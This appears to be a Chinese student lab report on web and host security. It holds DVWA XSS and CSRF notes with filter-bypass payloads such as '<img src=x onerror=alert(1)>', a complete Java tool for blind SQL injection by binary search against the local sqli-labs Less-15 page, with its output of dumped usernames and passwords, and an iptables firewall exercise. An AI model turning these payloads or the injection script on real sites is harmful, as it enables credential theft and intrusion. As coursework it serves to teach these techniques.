


图 41 获取 token

### 1.2.5 实验问题及解决

问题 1: Burp 抓不到 DVWA 的请求，只看到 edge.microsoft.com 等系统流量。

解决办法: 把浏览器/系统代理指向 127.0.0.1:8080，取消“对本地址不使用代理”；用 http://127.0.0.1/（或 hosts 绑定 dvwa.test）访问 DVWA；Burp 的 History 过滤器点 Clear filters。

问题 2: XSS（Stored/Reflected）在 Medium 级别不弹窗。

解决办法: 确认回显是否把 <script> 清掉；改用非 <script> 的载体（如 <img src=x onerror=alert(1)>、<svg onload=alert(1)>、<details open ontoggle=alert(1)>），在 Burp Repeater 中修改 mtXMessage/查询参数逐一验证。

问题 3: 打开 Intercept 后浏览器极度卡顿、页面加载很慢。

解决办法: 默认 Intercept is off，只在 HTTP history 看请求并用 Repeater 改包；若必须拦截，添加“仅拦 /DVWA.../ 关键路径、忽略静态后缀/外站域名/GET”的规则，精准拦一两条即可。

### 1.2.6 实验总结

这次从装环境到做漏洞，算是把流程摸清了：一开始 phpStudy/DVWA 有时建库登不上，重置数据库、对上账号、重启一下就好了；Burp 抓不到 DVWA，是因为浏览器把本地地址绕过了代理，换成 127.0.0.1（或自己在 hosts 里绑个 dvwa.test）再配好代理就能看见包；Intercept 一开始浏览器巨卡，后来学会了平时关掉拦截，只用 History+Repeater 改包，必要时再精准拦一两条。XSS 这块儿直观感受是：Low 随便弹窗；Medium 把 <script> 干掉，但用 <img onerror=alert(1)> 这类事件还能绕；High/Impossible 基本把符号都转义成文本，怎么输都不执行。CSRF 也很清楚：Low 外站表单直接改密；Medium 看 Referer，外站基本不行；High 有随机 token，刷新后老请求就失效。最大的收获就是别瞎点，学会“先抓一条基线请求→在 Repeater 里改用成/败对照证明原理”，理解输出转义、Referer、token 这些点到底挡在哪儿。

## 二、选做题

### 2.1 基于二分法的盲注，完成以下内容（学生 xxx）

#### 2.1.1 实验任务

学习任务 1.1 中实验环境配置，练习 less-15POST-Blind-Boolean/time Based-Single quotes，编写脚本，构造 http post 请求，基于二分法，实现基于 bool 型/时间延迟单引号 POST 型盲注。

### 2.1.2 实验原理

该关卡语句为 `SELECT username,password FROM users WHERE username='$uname' AND password='$passwd'`, `$uname` 处于单引号字符串上下文, 可用 `value'AND (<条件>) -- -` 闭合并注释尾部; 布尔盲注通过页面“真/假”分支(关键词或响应长度差)判定条件成立与否; 时间盲注利用 `IF(condition,SLEEP(n),0)` 让数据库在条件为真时延迟响应; 用 `LENGTH(expr)` 与 `ASCII(SUBSTRING(expr,pos,1))` 作为二分比较基元, 即可把 `database()`、`information_schema.tables/columns`、以及任意 `SELECT` 的结果按字符逐位枚举出来。

### 2.1.3 实验环境

- 在虚拟机上下载 Win10 操作系统, 并下载相应软件。
- `phpstudy` 是一个 PHP 调试环境的程序集成包, 包含"PHP+Mysql+Apache"。
- `Php` 版本选择 `php5.5.9`。
- `SQLmap` 是一个自动化的 SQL 注入工具, 其主要功能是扫描, 发现并利用给定的 URL 的 SQL 注入漏洞。
- `Sqli-labs`: `SQLI-LABS` 是集成了多种 SQL 注入类型的漏洞测试环境, 可以用来学习不同类型的 SQL 注入。

### 2.1.4 实验过程及结果分析

1、启动 `burp suite` 进行抓包, 在表单提交后利用 `repeater` 功能测试页面反应, 第一次如图 1, 显示如图 2, 第二次如图 3, 显示如图 4, 说明这是明显的布尔盲注。

```
cation/signed-exchange;v=b3;q=0.7
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?l
16 Sec-Fetch-Dest: document
17 Referer: http://127.0.0.1/sqli-labs/Less-15/
18 Accept-Encoding: gzip, deflate
19 Accept-Language: zh-CN,zh;q=0.9
20 Connection: close
21
22 uname=admin' and 1=1 --+&passwd=admin&submit=Submit
```

图 1 布尔测试



图 2 登陆成功

```
16 Sec-Fetch-Dest: document
17 Referer: http://127.0.0.1/sqli-labs/Less-15/
18 Accept-Encoding: gzip, deflate
19 Accept-Language: zh-CN,zh;q=0.9
20 Connection: close
21
22 uname=admin' and 1=2 --+&passwd=admin&submit=Submit
```

图3 布尔测试



图4 登陆失败

2、在使用 `uname=admin' and sleep(5) --+&passwd=admin&submit=Submit` 后发现页面有明显延迟，确定使用延迟注入。通过以上测试发现存在时间盲注和布尔盲注两个注入点。



图5 延迟测试

3、完整脚本代码如下，使用 java 语言，首先进行配置：**TARGET / PARAM\_NAME / BASE\_VALUE / OTHER\_PARAMS** 定义请求的 URL、注入点表单字段（这里是 `uname`）、单引号前的占位值（`admin`），以及其余必填字段（`passwd`、`submit`）。

**TRUE\_FLAG** 如果“为真”时页面会出现某个固定文本，填这里。否则留空，让程序用“长度差”或“时间延迟”判真。

**SLEEP\_SECONDS / TIME\_THRESHOLD** 时间盲注参数：条件为真时睡几秒、判真阈值（略小于睡眠时间以容忍抖动）。

```
import java.net.http.*;
import java.net.http.HttpClient.Redirect;
import java.net.URI;
import java.net.URLEncoder;
```

```

import java.nio.charset.StandardCharsets;
import java.time.Duration;
import java.util.*;
import java.io.IOException;

public class Less15Blind {

    // ===== Config =====
    static final String TARGET = "http://127.0.0.1/sqli-labs/Less-15/";
    static final String PARAM_NAME = "uname";
    static final String BASE_VALUE = "admin";
    static final Map<String,String> OTHER_PARAMS = Map.of(
        "passwd", "admin",
        "submit", "Submit"
    );

    // If TRUE page has a unique keyword, set it (e.g. "You are in").
    // Leave empty if the page is fully blind and identical.
    static final String TRUE_FLAG = "";

    // Time blind settings (robust defaults)
    static final int SLEEP_SECONDS = 5;
    static final double TIME_THRESHOLD = 3.5;

    // Internal baselines for boolean-by-length
    static int BASELINE_FALSE_LEN = -1;
    static int BASELINE_TRUE_LEN = -1;

    // Auto fallback: if boolean-by-length is not viable, use time for boolean path
    static boolean FALLBACK_TO_TIME_FOR_BOOLEAN = false;

    // ===== HTTP client =====
    static final HttpClient cli = HttpClient.newBuilder()
        .connectTimeout(Duration.ofSeconds(10))
        .followRedirects(Redirect.NORMAL)
        .build();

    // ===== utils =====
    static String formEncode(Map<String,String> data) {
        StringBuilder sb = new StringBuilder();
        for (var e : data.entrySet()) {
            if (sb.length() > 0) sb.append('&');
            sb.append(URLEncoder.encode(e.getKey(), StandardCharsets.UTF_8))
                .append('=');
        }
    }

```

```

        .append(URLEncoder.encode(e.getValue(), StandardCharsets.UTF_8));
    }
    return sb.toString();
}

static Resp doPost(Map<String,String> form) throws IOException, InterruptedException {
    String body = formEncode(form);
    HttpRequest req = HttpRequest.newBuilder(URI.create(TARGET))
        .header("Content-Type", "application/x-www-form-urlencoded")
        .timeout(Duration.ofSeconds(30))
        .POST(HttpRequest.BodyPublishers.ofString(body))
        .build();
    long t0 = System.nanoTime();
    HttpResponse<String> resp = cli.send(req,
        HttpResponse.BodyHandlers.ofString(StandardCharsets.UTF_8));
    double elapsed = (System.nanoTime() - t0)/1_000_000_000.0;
    return new Resp(resp.body(), elapsed);
}

// Boolean POST: value' AND (payload) -- -布尔盲注构建
static Resp postBool(String payload) throws IOException, InterruptedException {
    Map<String,String> params = new LinkedHashMap<>();
    String inj = BASE_VALUE + "' AND (" + payload + ") -- -";
    params.put(PARAM_NAME, inj);
    params.putAll(OTHER_PARAMS);
    return doPost(params);
}

// Time POST: value' AND IF(condition,SLEEP(N),0) -- -时间盲注构建
static Resp postTime(String condition) throws IOException, InterruptedException {
    Map<String,String> params = new LinkedHashMap<>();
    String inj = BASE_VALUE + "' AND IF(" + condition + ",SLEEP(" + SLEEP_SECONDS + "),0) -- -";
    params.put(PARAM_NAME, inj);
    params.putAll(OTHER_PARAMS);
    return doPost(params);
}

// Decision helpers
static boolean isTrueByKeyword(String body) {
    return !TRUE_FLAG.isEmpty() && body.toLowerCase().contains(TRUE_FLAG.toLowerCase());
}

static boolean isTrueByLength(String body) {
    if (BASELINE_FALSE_LEN < 0 || BASELINE_TRUE_LEN < 0) return false;
    int len = body.length();

```

```

        int dFalse = Math.abs(len - BASELINE_FALSE_LEN);
        int dTrue  = Math.abs(len - BASELINE_TRUE_LEN);
        return dTrue < dFalse && Math.abs(BASELINE_TRUE_LEN - BASELINE_FALSE_LEN) >= 8;
    }

    static boolean isTrue(Resp r) {
        if (!TRUE_FLAG.isEmpty()) return isTrueByKeyword(r.body);
        if (FALLBACK_TO_TIME_FOR_BOOLEAN) {
            // Never used here directly; boolean path will call time primitives instead.
            return false;
        }
        return isTrueByLength(r.body);
    }

    // Calibrate boolean-by-length; enable fallback if no difference
    static void calibrate() throws Exception {
        Resp f = postBool("'1'='2'");
        Resp t = postBool("'1'='1'");
        BASELINE_FALSE_LEN = f.body.length();
        BASELINE_TRUE_LEN  = t.body.length();
        int diff = Math.abs(BASELINE_TRUE_LEN - BASELINE_FALSE_LEN);
        System.out.println("[Calibrate] falseLen=" + BASELINE_FALSE_LEN +
            ", trueLen=" + BASELINE_TRUE_LEN + ", diff=" + diff);
        if (TRUE_FLAG.isEmpty() && diff < 8) {
            FALLBACK_TO_TIME_FOR_BOOLEAN = true;
            System.out.println("[Calibrate] No visible difference. Boolean path will use TIME fallback.");
        }
    }

    // Binary search (boolean); if fallback is on, delegate to time-based 布尔盲注二分法
    static int boolLen(String expr, int lo, int hi) throws Exception {
        if (FALLBACK_TO_TIME_FOR_BOOLEAN) return timeLen(expr, lo, hi);
        while (lo < hi) {
            int mid = (lo + hi) / 2;
            Resp r = postBool("LENGTH((" + expr + "))>" + mid);
            if (isTrue(r)) lo = mid + 1; else hi = mid;
        }
        return lo;
    }

    static int boolChar(String expr, int pos, int lo, int hi) throws Exception {
        if (FALLBACK_TO_TIME_FOR_BOOLEAN) return timeChar(expr, pos, lo, hi);
        while (lo < hi) {
            int mid = (lo + hi) / 2;
            Resp r = postBool("ASCII(SUBSTRING((" + expr + ")," + pos + ",1))>" + mid);

```



```

        if (isTrue(r)) lo = mid + 1; else hi = mid;
    }
    return lo;
}

// Binary search (time)时间盲注二分法
static int timeLen(String expr, int lo, int hi) throws Exception {
    while (lo < hi) {
        int mid = (lo + hi) / 2;
        Resp r = postTime("LENGTH((" + expr + "))>" + mid);
        if (r.elapsed > TIME_THRESHOLD) lo = mid + 1; else hi = mid;
    }
    return lo;
}

static int timeChar(String expr, int pos, int lo, int hi) throws Exception {
    while (lo < hi) {
        int mid = (lo + hi) / 2;
        Resp r = postTime("ASCII(SUBSTRING((" + expr + "), " + pos + ", 1))>" + mid);
        if (r.elapsed > TIME_THRESHOLD) lo = mid + 1; else hi = mid;
    }
    return lo;
}

// Dump any string expression
static String dumpString(String expr, boolean useTime, int maxLen) throws Exception {
    int L = useTime ? timeLen(expr, 0, maxLen) : boolLen(expr, 0, maxLen);
    StringBuilder sb = new StringBuilder(L);
    for (int i = 1; i <= L; i++) {
        int code = useTime ? timeChar(expr, i, 32, 126) : boolChar(expr, i, 32, 126);
        sb.append((char)code);
    }
    return sb.toString();
}

// Common MySQL expressions
static String tableNameAt(int i) {
    return "(SELECT table_name FROM information_schema.tables " +
        "WHERE table_schema=database() ORDER BY table_name LIMIT " + i + ",1)";
}

static String columnNameAt(String tbl, int j) {
    return "(SELECT column_name FROM information_schema.columns " +
        "WHERE table_schema=database() AND table_name='" + tbl + "' " +
        "ORDER BY column_name LIMIT " + j + ",1)";
}

```

```

public static void main(String[] args) throws Exception {
    calibrate();

    String db1 = dumpString("database()", false, 32);
    String db2 = dumpString("database()", true, 32);
    System.out.println("[BOOL] current-db: " + db1);
    System.out.println("[TIME] current-db: " + db2);

    List<String> tables = new ArrayList<>();
    for (int i = 0; i < 4; i++) tables.add(dumpString(tableNameAt(i), false, 32));
    System.out.println("[BOOL] tables: " + tables);

    List<String> cols = new ArrayList<>();
    for (int j = 0; j < 4; j++) cols.add(dumpString(columnNameAt("users", j), false, 32));
    System.out.println("[BOOL] users columns: " + cols);

    String uname = dumpString("(SELECT username FROM users WHERE id=2)", false, 64);
    String pwd = dumpString("(SELECT password FROM users WHERE id=2)", false, 64);
    System.out.println("[BOOL] users.id=2 -> username=" + uname + ", password=" + pwd);

    for (int r = 0; r < 5; r++) {
        String v = dumpString("(SELECT username FROM users ORDER BY id LIMIT " + r + ",1)", false,
64);
        System.out.println("[BOOL] users.row" + r + ".username = " + v);
    }
}

static class Resp {
    final String body; final double elapsed;
    Resp(String b, double e) { body = b; elapsed = e; }
}
}

```

4、最终输出结果如图 6 所示，falseLen=1446,trueLen=1492,diff=46 说明布尔盲注用“页面长度差”判真是稳的，也测到了 SLEEP() 生效（[TIME] current-db: security），脚本用 IF(condition,SLEEP(N),0) 判断 True/False。观察结果可知当前数据库名为 security，所有表名：[emails, referers, uagents, users]，枚举了 users 的列名：[id, password, username, ]以及演示了 users 中 id=2 的记录和前 5 个 username。最后随机测试 id=2 的 username 和 password 发现可以成功登录。

```

C:\Users\30682>javac -encoding UTF-8 Less15Blind.java
C:\Users\30682>java Less15Blind
[Calibrate] falseLen=1446, trueLen=1492, diff=46
[BOOL] current-db: security
[TIME] current-db: security
[BOOL] tables: [emails, referers, uagents, users]
[BOOL] users columns: [id, password, username, ]
[BOOL] users.id=2 -> username=Angelina, password=I-kill-you
[BOOL] users.row0.username = Dumb
[BOOL] users.row1.username = Angelina
[BOOL] users.row2.username = Dummy
[BOOL] users.row3.username = secure
[BOOL] users.row4.username = stupid
C:\Users\30682>

```

图 6 结果展示




图 7 成功登录

### 2.1.5 实验问题及解决

问题 1: 布尔盲注“真/假”页面几乎相同，长度差为 0，无法判真；

解决办法: 改用时间通道回退，统一以 IF(condition,SLEEP(n),0) 判定（阈值略小于 n），或设置成功页唯一文本为 TRUE\_FLAG 走关键词判真。

问题 2: -- 注释在 MySQL 需带空格导致 payload 无效；

解决办法: 固定使用 ---（或 #/\*\*...\*/）并在单引号后留一空格，确保注释生效

问题 3: 编译 Java 时报“编码 GBK 的不可映射字符”；

解决办法: 保存源码为 UTF-8 并用 javac -encoding UTF-8 编译，或改用纯英文注释。

### 2.1.6 实验总结

本实验完成了对 Less-15 的 POST 单引号盲注（布尔型与时间延迟）全流程实战：通过 value'AND (...) -

-- 闭合与注释构造表单请求，分别以“页面差异/关键词”与 IF(condition,SLEEP(n),0) 两条通道判真，并用二分法配合 LENGTH、SUBSTRING、ASCII 稳定枚举出当前库、表、列以及 users.id=2 的具体值。过程中，我们处理了页面无明显回显、MySQL 注释空格要求、网络抖动导致时间盲注误判、information\_schema 枚举顺序不稳、以及源码编码等问题，并以 ORDER BY + LIMIT、提高 SLEEP 与设  
阈值、UTF-8 编译等手段消除干扰。整体收获是把“无回显也能拿数据”的核心方法跑通并工具化，为后续扩展到更复杂页面或改造脚本做了扎实铺垫，同时也加深了对防御要点（参数化查询、最小回显、统一字符集）的理解。

### **任务 2.2 Apache Log4J2 漏洞复现（学生 xxx）**

### **任务 2.3 真实环境下自己收集网站信息，实现一个 web 网站的渗透（学生 xxx）**

## 软件安全及防火墙实验

### 实验目的

- 1、深入理解防火墙的原理、部署
- 2、通过恶意代码的静态检测和动态检测
- 3、学习软件安全防护的原理，获取检测恶意代码的方法。

### 实验任务

- 1、自行搭建主机防火墙
- 2、通过对恶意代码的行为日志数据的观察，将病毒具体的恶意行为与之进行关联，了解恶意代码运行的基本信息

**扩展功能：**实现软件代码第三方库的漏洞检测、模拟攻击、流量获取、特征提取。（任选一种也可以）

## 一、必做题

### 1.1 实验任务 1（搭建主机防火墙）（学生 1）

#### 1.1.1 实验任务

- ◆ 启动并查看 iptables，查看 iptables 的所有链和规则，默认的是 filter 表
- ◆ 清除掉所有的默认规则
- ◆ 把规则加到 INPUT 链上，适用于所有 TCP 包，允许目标端口 22 对应的 SSH，以及 80 端口对应的 web
- ◆ 禁止 10.0.0.0/24 网段连入
- ◆ 禁止 23 端口
- ◆ 允许 DNS 查询回复
- ◆ 禁止 ICMP 协议类型
- ◆ 查看所有配置
- ◆ 在另一台主机上使用 telnet 连接（连接不上，对应端口 23）、ssh 连接（能连接上，对应端口 22）以及 ping（连接不上）测试

#### 1.1.2 实验原理


Netfilter/iptables (以下简称 iptables)是 nuix/linux 系统自带的优秀且完全免费的基于包过滤的防火墙工具、它的功能十分强大、使用非常灵活、可以对流入、流出及流经服务器的数据包进行精细的控制。

#### 1.1.3 实验环境

Ubuntu 或者 Kali，系统自带 iptables，如果没有请自己安装。

#### 1.1.4 实验过程及结果分析

1、首先使用 `sudo -i` 打开一个“login shell”的 root 会话；提示符会从 `$` 变成 `#`。然后输入 `iptables --version` 查看 iptables 版本与后端，显示为 v1.8.7 版本，没有问题。



```
he@he-virtual-machine:~$ sudo -i
[sudo] he 的密码:
root@he-virtual-machine:~# iptables --version
iptables v1.8.7 (nf_tables)
root@he-virtual-machine:~#
```

图 1 查看版本

2、接着使用 `iptables -L -n -v --line-numbers` 列出 filter 表的三条链（INPUT/OUTPUT/FORWARD），不写 `-t` 时默认操作 filter 表，`-L` 列表；`-n` 不做 DNS 反查更快更准；`-v` 显示字节/包计数；`--line-numbers` 给每条规则编号，便于删除/调整顺序。

```

root@he-virtual-machine:~# iptables -L -n -v --line-numbers
Chain INPUT (policy ACCEPT 0 packets, 0 bytes)
num  pkts bytes target    prot opt in     out     source                 destination

Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)
num  pkts bytes target    prot opt in     out     source                 destination

Chain OUTPUT (policy ACCEPT 0 packets, 0 bytes)
num  pkts bytes target    prot opt in     out     source                 destination
root@he-virtual-machine:~#

```

图 2 查看链

3、先加放行 SSH 再收紧策略，避免把自己锁在机器外，`iptables -A INPUT -i lo -j ACCEPT` 是放行 loopback（很多程序依赖 127.0.0.1），`iptables -A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT` 是放行“已建立/相关”的入站流量（所有我主动发起的连接的回包、和某些关联控制流量），`iptables -A INPUT -p tcp --dport 22 -j ACCEPT` 是放行 SSH（22/tcp）。

其中 `-i lo`：匹配本机回环接口；`-m state --state ESTABLISHED,RELATED`：这是主机防火墙的“第二条常见规则”，保证回包能回来；`--dport 22`：目标端口 22（SSH）。

```

root@he-virtual-machine:~# iptables -A INPUT -i lo -j ACCEPT
root@he-virtual-machine:~# iptables -A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT
root@he-virtual-machine:~# iptables -A INPUT -p tcp --dport 22 -j ACCEPT
root@he-virtual-machine:~#

```

图 3 放行 ssh

4、清除掉所有的默认规则：`iptables -F INPUT`、`iptables -F FORWARD`、`iptables -F OUTPUT` 是清空三条主链的所有“规则”，`iptables -X` 是清空所有“自定义链”。

```

root@he-virtual-machine:~# iptables -F INPUT
root@he-virtual-machine:~# iptables -F FORWARD
root@he-virtual-machine:~# iptables -F OUTPUT
root@he-virtual-machine:~# iptables -X
root@he-virtual-machine:~#

```

图 4 清空默认规则

5、设定默认策略：刚才 `-F` 把规则清空了，所以要再放回最关键的几条，相当于重新添加“保险绳”，另外还要设置默认策略：输入&转发 都 DROP，输出放行。`-F flush` 规则，但不会改变链策略；`-X` 删除自定义链；`-P` 设置链的默认策略（policy）。INPUT/FORWARD=DROP 更安全；OUTPUT=ACCEPT 是主机常见策略。

```

root@he-virtual-machine:~# iptables -A INPUT -i lo -j ACCEPT
root@he-virtual-machine:~# iptables -A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT
root@he-virtual-machine:~# iptables -A INPUT -p tcp --dport 22 -j ACCEPT
root@he-virtual-machine:~# iptables -P INPUT DROP
root@he-virtual-machine:~# iptables -P FORWARD DROP
root@he-virtual-machine:~# iptables -P OUTPUT ACCEPT
root@he-virtual-machine:~#

```

图 5 设定默认策略

6、把规则加到 INPUT 链上，适用于所有 TCP 包，允许目标端口 22 对应的 SSH，以及 80 端口对应的 web，禁止 10.0.0.0/24 网段连入，禁止 23 端口：`iptables -A INPUT -p tcp --dport 22 -j ACCEPT` 是放行端口为 22 的 ssh，`iptables -A INPUT -p tcp --dport 80 -j ACCEPT` 是允许 TCP 80（Web 服



务), iptables -A INPUT -s 10.0.0.0/24 -j DROP 是禁止 10.0.0.0/24 网段连入, -s 源地址匹配, 来自 10.0.0.0/24 的任何入站包都丢弃。

```
root@he-virtual-machine:~# iptables -A INPUT -p tcp --dport 22 -j ACCEPT
root@he-virtual-machine:~# iptables -A INPUT -p tcp --dport 80 -j ACCEPT
root@he-virtual-machine:~# iptables -A INPUT -s 10.0.0.0/24 -j DROP
root@he-virtual-machine:~# iptables -A INPUT -p tcp --dport 23 -j DROP
root@he-virtual-machine:~#
```

图 6 设定规则

7、允许 DNS 查询回复: 由于只是该虚拟机只是充当客户端 (这台主机对外发起 DNS 查询), 上面的 ESTABLISHED 规则已涵盖返回报文, 不用再加任何东西。

8、禁止 ICMP 协议类型: 让 ping 不通。

```
root@he-virtual-machine:~# iptables -A INPUT -p icmp -j DROP
root@he-virtual-machine:~#
```

图 7 禁止 ICMP

9、查看所有配置: 再次使用 iptables -L -n -v --line-numbers 查看所有规则, 可以看到刚才所设定的规则已经配置完成。

```
root@he-virtual-machine:~# iptables -L -n -v --line-numbers
Chain INPUT (policy DROP 17 packets, 746 bytes)
num  pkts bytes target    prot opt in     out     source                 destination
1      9  1069 ACCEPT    all  --  lo     *       0.0.0.0/0             0.0.0.0/0
2    19231 360M ACCEPT    all  --  *       *       0.0.0.0/0             0.0.0.0/0             state RELATED,ESTABLISHED
3      0      0 ACCEPT    tcp  --  *       *       0.0.0.0/0             0.0.0.0/0             tcp dpt:22
4      0      0 ACCEPT    all  --  lo     *       0.0.0.0/0             0.0.0.0/0
5      0      0 ACCEPT    all  --  *       *       0.0.0.0/0             0.0.0.0/0             state RELATED,ESTABLISHED
6      0      0 ACCEPT    tcp  --  *       *       0.0.0.0/0             0.0.0.0/0             tcp dpt:22
7      0      0 ACCEPT    tcp  --  *       *       0.0.0.0/0             0.0.0.0/0             tcp dpt:22
8      0      0 ACCEPT    tcp  --  *       *       0.0.0.0/0             0.0.0.0/0             tcp dpt:80
9      0      0 DROP      all  --  *       *       10.0.0.0/24           0.0.0.0/0
10     0      0 DROP      tcp  --  *       *       0.0.0.0/0             0.0.0.0/0             tcp dpt:23
11     0      0 DROP      icmp --  *       *       0.0.0.0/0             0.0.0.0/0

Chain FORWARD (policy DROP 0 packets, 0 bytes)
num  pkts bytes target    prot opt in     out     source                 destination

Chain OUTPUT (policy ACCEPT 15315 packets, 616K bytes)
num  pkts bytes target    prot opt in     out     source                 destination
root@he-virtual-machine:~#
```

图 8 查看配置

10、在另一台主机上使用 telnet 连接 (连接不上, 对应端口 23)、ssh 连接 (能连接上, 对应端口 22) 以及 ping (连接不上) 测试: 我直接在我的本地主机 windows 上进行测试, 打开 cmd 窗口, 除了使用题目要求的 telnet 连接端口 23, ssh 连接端口 22 以及 ping 联通测试外 (如图 11-13), 我还使用 powershell -Command "Test-NetConnection 192.168.6.128 -Port 22"以及 powershell -Command "Test-NetConnection 192.168.6.128 -Port 23"进行端口探测, 如图 9 和图 10 所示, ComputerName / RemoteAddress 是目标主机的地址, RemotePort: 22 则为要测试的端口, TcpTestSucceeded: True 说明 TCP 三次握手成功, 可以成功连接, 而测试端口 23 时, TcpTestSucceeded: False, 而且出现了警告: TCP connect ... failed: 对 23 端口的 TCP 连接失败 (超时), 以及警告: Ping ... TimedOut: ICMP 回显请求超时, 都是预期的结果。

```
C:\Users\86137>powershell -Command "Test-NetConnection 192.168.6.128 -Port 22"

ComputerName      : 192.168.6.128
RemoteAddress     : 192.168.6.128
RemotePort        : 22
InterfaceAlias    : VMware Network Adapter VMnet8
SourceAddress     : 192.168.6.1
TcpTestSucceeded  : True
```

图 9 端口 22 探测

```
C:\Users\86137>powershell -Command "Test-NetConnection 192.168.6.128 -Port 23"
警告: TCP connect to (192.168.6.128 : 23) failed
警告: Ping to 192.168.6.128 failed with status: TimedOut

ComputerName      : 192.168.6.128
RemoteAddress     : 192.168.6.128
RemotePort        : 23
InterfaceAlias    : VMware Network Adapter VMnet8
SourceAddress     : 192.168.6.1
PingSucceeded     : False
PingReplyDetails (RTT) : 0 ms
TcpTestSucceeded  : False
```

图 10 端口 23 探测

```
C:\Users\86137>ssh he@192.168.6.128
The authenticity of host '192.168.6.128 (192.168.6.128)' can't be established.
ED25519 key fingerprint is SHA256:FYmSv6+HWCx8ie/rocfDQ36+BY08HhTWOX6tEi6ARmw.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.6.128' (ED25519) to the list of known hosts.
he@192.168.6.128's password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 6.5.0-41-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

扩展安全维护 (ESM) Applications 未启用。

148 更新可以立即应用。
要查看这些附加更新，请运行： apt list --upgradable

启用 ESM Apps 来获取未来的额外安全更新
请参见 https://ubuntu.com/esm 或者运行： sudo pro status

*** System restart required ***

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

he@he-virtual-machine:~$ |
```

图 11 ssh 连接

```
C:\Windows\System32>dism /online /Enable-Feature /FeatureName:TelnetClient
部署映像服务和管理工具
版本: 10.0.26100.5074

映像版本: 10.0.26100.6584

启用一个或多个功能
[=====100.0%=====]
操作成功完成。

C:\Windows\System32>telnet 192.168.6.128 23
正在连接192.168.6.128...无法打开到主机的连接。 在端口 23: 连接失败
